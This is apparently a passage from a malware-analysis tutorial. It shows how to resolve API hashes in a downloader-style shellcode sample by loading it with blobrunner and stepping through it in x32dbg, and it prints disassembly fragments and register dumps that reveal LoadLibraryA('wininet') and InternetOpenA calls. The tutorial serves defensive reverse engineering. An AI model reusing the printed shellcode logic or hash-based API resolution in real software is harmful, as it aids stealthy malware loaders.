
The previous method of obtaining resolved hash names will work for some malware, but not all.

This is especially the case if the malware is custom, new, or the actor has just put a bit of extra effort into the code.

To resolve the API Hashes manually, we need to determine the point where the hashes are finally resolved to an API Name.

We can generally do this by jumping back to the "first" function, and looking for **CALL** or **JMP** instructions. Where the **CALL** or **JMP** is directed at a register value.

If we go back to the initial function, we can see a **JMP EAX** contained towards the end of the function. This corresponds to another `*code` value inside the decompiler.



This **JMP EAX** location is often easier to find by switching to the Graph View.

The majority of the initial function is responsible for "resolving" the hash, with the ending being where the resolved hash is executed.

Hence, we can look for **JMP/CALL** instructions by looking at the end of the Graph View.

If your graph view does not look like this (in the middle), then you can adjust it here with the instructions included in [Improving Ghidra UI for Malware Analysis](#)


Function Graph - FUN_00000000 - 14 vertices (shellcode_ps1.bin)

Resolved hashes are generally executed at the "end".

Listing: shellcode_ps... × Function Graph ×

Zooming in on the Graph, we can observe the same **JMP EAX** instruction at the very end of the function.

Next we will use this location to observe function calls using a Debugger.




Resolving Hashes with a Debugger

Now we have a suspected location where the resolved hashes are executed.

We can provide this location to a debugger and observe the value stored in **EAX**.

To do this, we first need to find a way to load the shellcode. My favourite method is to use blobrunner from OALabs. This tool will take shellcode as an argument, load the shellcode, and provide a location where the shellcode can be found.

We can download [blobrunner from here](#). Making sure to download the "regular" version and not the x64 (blobrunner64).







BlobRunner 0.0.5 Latest Compare

idiom released this Jun 13, 2020 · 2 commits to master since this release · v0.0.5 · 2942af6


- BugFix #10 - --offset assumes base 16
- Remove call to VirtualProtect as the rights are already set to RWX in the call to VirtualAlloc

▼ Assets 4

 blobrunner.zip	65.8 KB	Jun 13, 2020
 blobrunner64.zip	73.7 KB	Jun 13, 2020
 Source code (zip)		Jun 13, 2020
 Source code (tar.gz)		Jun 13, 2020

Loading the Shellcode With Blobrunner

After saving the blobrunner file and transferring to a Virtual Machine, we can run it against the shellcode with `blobrunner.exe <shellcode name>`



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

FLARE Wed 29/11/2023 2:51:14.72
C:\Users\Lenny\Desktop\malware\cob_shell>blobrunner.exe shellcode_ps1.bin_
```

Once executed, we can see that the shellcode has been loaded at an address of `0x001e0000`


```
C:\Windows\System32\cmd.exe - blobrunner.exe shellcode_ps1.bin

0.0.5

[*] Using file: shellcode_ps1.bin
[*] Reading file...
[*] File Size: 0x031e
[*] Allocating Memory...Allocated!
[*]   -Base: 0x001e0000
[*] Copying input data...
[*] Using offset: 0x00000000
[*] Navigate to the EP and set a breakpoint. Then press any key to jump to the shellcode.
```

Now we need to attach the process to a debugger.

We can do this with `x32dbg` by opening up `x32dbg` and selecting `File -> Attach` and then selecting our `blobrunner` process.


PID	Name	Title
6232	blobrunner	
3720	PE-bear	PE-bear v0.6.5.2 [C:\Users\Lenny\Desktop/blobrunner.exe]
5744	ExpressVPNNotificationService	GDI+ Window (ExpressVPNNotificationService.exe)

We can then use the bottom left corner to create a breakpoint at the location provided by `blobrunner`. `bp 0x001e0000`


```
Command: bp 0x001e0000

Running Breakpoint at 001E0000 set!
```


If we recall that the `JMP EAX` location is at an offset of `0x86`, we can also set a breakpoint here with `bp 0x001e0000 + 0x86`.




Now we can jump back to blobrunner and press any button to execute the code.



Within x32dbg, we should now have hit a breakpoint at the beginning of the Shellcode.




We can go ahead and press **F7** twice to step into the first function. From here we can set breakpoints on the first two calls to **Call EBP**.



Observing Hash Values in Memory

Now if we press **F9** to continue execution, we will hit a breakpoint on the first **Call EBP**. From here we can observe the hash value of `0x726774c` contained on the stack.



We can again hit **F9** or **Continue** to resume execution, which should now stop on our previous **JMP EAX** breakpoint at an offset of `0x86`.

We can see this below, where the instruction pointer **EIP** is at `0x1e0000 + 0x86`. From here we can see the **EAX** value in the right hand window. Which is annotated by x32dbg with the value **LoadLibraryA**.

The screenshot displays a debugger's CPU window with the following register values:

- EAX: 75591270
- EBX: 002AA000
- ECX: 001E00A2
- EDX: 0726774C
- EBP: 001E0006
- ESP: 0019FE70
- ESI: 00CBD314
- EDI: 0019FEEC
- EIP: 001E0086

The assembly window shows the following instructions:

```

001E0083 59      pop ecx
001E0084 5A      pop edx
001E0087 FF E0   jmp eax
001E0088 58      pop eax
001E0089 5F      pop edi
001E008A 5A      pop edx
001E008B 8B 12   mov edx, dword ptr ds:[edx]
001E008D EB 86   jmp 1E0015
001E008F 5D      pop ebp
001E0090 68 6E657400 push 74656E
001E0095 68 77696E69 push 696E6977
001E009A 54      push esp
001E009B 68 4C772607 push 726774C
001E00A0 FFD5   call ebp
001E00A2 31 FF   xor edi, edi
001E00A4 57      push edi
001E00A5 57      push edi
001E00A6 57      push edi
001E00A7 57      push edi
001E00A8 57      push edi
001E00A9 68 3A5679A7 push A779563A

```

The right-hand side of the debugger shows a 'decoded' view of the EAX register, which contains the string '<kernel32.LoadLibraryA>'.

Zooming in on that right-hand side, we can see the "decoded" value of `LoadLibraryA` contained in EAX. Which corresponds to our output from SpeakEasy and Google.

Viewing Decoded API Hashes in Register Windows

If we observe the stack window below, we can see also see the function arguments. In this case we can see the `wininet` string passed to `LoadLibraryA`.

```

Hide FPU
EAX 75591270 <kernel32.LoadLibraryA>
EBX 002AA000
ECX 001E00A2
EDX 0726774C
EBP 001E0006
ESP 0019FE70
ESI 00CBD314 "%s"
EDI 0019FEEC
EIP 001E0086

EFLAGS 00000300
ZF 0 PF 0 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.00000000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.00000000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.00000000000000000000
ST(3) 00000000000000000000 x87r3 Empty 0.00000000000000000000
ST(4) 00000000000000000000 x87r4 Empty 0.00000000000000000000

Default (stdcall)
1: [esp+4] 0019FE78 0019FE78 "wininet"
2: [esp+8] 696E6977 696E6977
3: [esp+C] 0074656E 0074656E
4: [esp+10] 004089E8 004089E8 &"ALLUSERSPROFILE=C:\\ProgramData"
5: [esp+14] 00406788 00406788 &"blobrunner.exe"

0019FE70 | 001E00A2 | return to 001E00A2 from 222

```

<kernel32.LoadLibraryA>

Decoded hash value.
Arguments to corresponding function.

1: [esp+4] 0019FE78 0019FE78 "wininet"

Decoding Additional API Hashes

If we hit **F9** again, we will stop at the second breakpoint we created, corresponding to **0xa779563A**, which we know from google resolves to **InternetOpenA**.

```

001E00A2 31FF xor edi,edi
001E00A4 57 push edi
001E00A5 57 push edi
001E00A6 57 push edi
001E00A7 57 push edi
001E00A8 57 push edi
001E00A9 68 3A5679A7 push A779563A
001E00AE FFD5 call ebp
001E00B0 E9 84000000 jmp 1E0139
001E00B5 5B pop ebx
001E00B6 31C9 xor ecx,ecx
001E00B8 51 push ecx
001E00B9 51 push ecx
001E00BA 6A 03 push 3
001E00BC 51 push ecx
001E00BD 51 push ecx
001E00BE 68 50000000 push 50
001E00C3 53 push ebx
001E00C4 50 push eax
001E00C5 68 57899FC6 push C69F8957
001E00CA FFD5 call ebp
001E00CC EB 70 jmp 1E013E
001E00CE 5B pop ebx
001E00CF 31D2 xor edx,edx
001E00D1 52 push edx
001E00D2 68 00024084 push 84400200
001E00D7 52 push edx
001E00D8 52 push edx
001E00D9 52 push edx
001E00DA 53 push ebx

```

At this point we can see the hash value of `InternetOpenA` on the stack.

```

Default (stdcall)
1: [esp] A779563A A779563A
2: [esp+4] 00000000 00000000
3: [esp+8] 00000000 00000000
4: [esp+C] 00000000 00000000
5: [esp+10] 00000000 00000000

```

Clicking `F9` to continue again, we re-hit our `<base> + 0x86` breakpoint containing `JMP EAX`.

This again confirms that `0xa779563a` corresponds to `InternetOpenA`.

```

Hide FPU
EAX 74296450 <wininet.InternetOpenA>
EBX 002AA000
ECX 001E00B0
EDX A779563A
EBP 001E0006
ESP 0019FE60
ESI 00CBD314 "%s"
EDI 00000000

EIP 001E0086

EFLAGS 00000304
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

LastError 000003F0 (ERROR_NO_TOKEN)
LastStatus C000007C (STATUS_NO_TOKEN)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.00000000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.00000000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.00000000000000000000
ST(3) 00000000000000000000 x87r3 Empty 0.00000000000000000000
ST(4) 00000000000000000000 x87r4 Empty 0.00000000000000000000

Default (stdcall) 5
1: [esp+4] 00000000 00000000
2: [esp+8] 00000000 00000000
3: [esp+C] 00000000 00000000
4: [esp+10] 00000000 00000000
5: [esp+14] 00000000 00000000

```

The next `Call EBP` is located at an offset of `0xCA` and contains a hash value of `0xC69F8957`.

```

001E00BA 6A 03 push 3
001E00BC 51 push ecx
001E00BD 51 push ecx
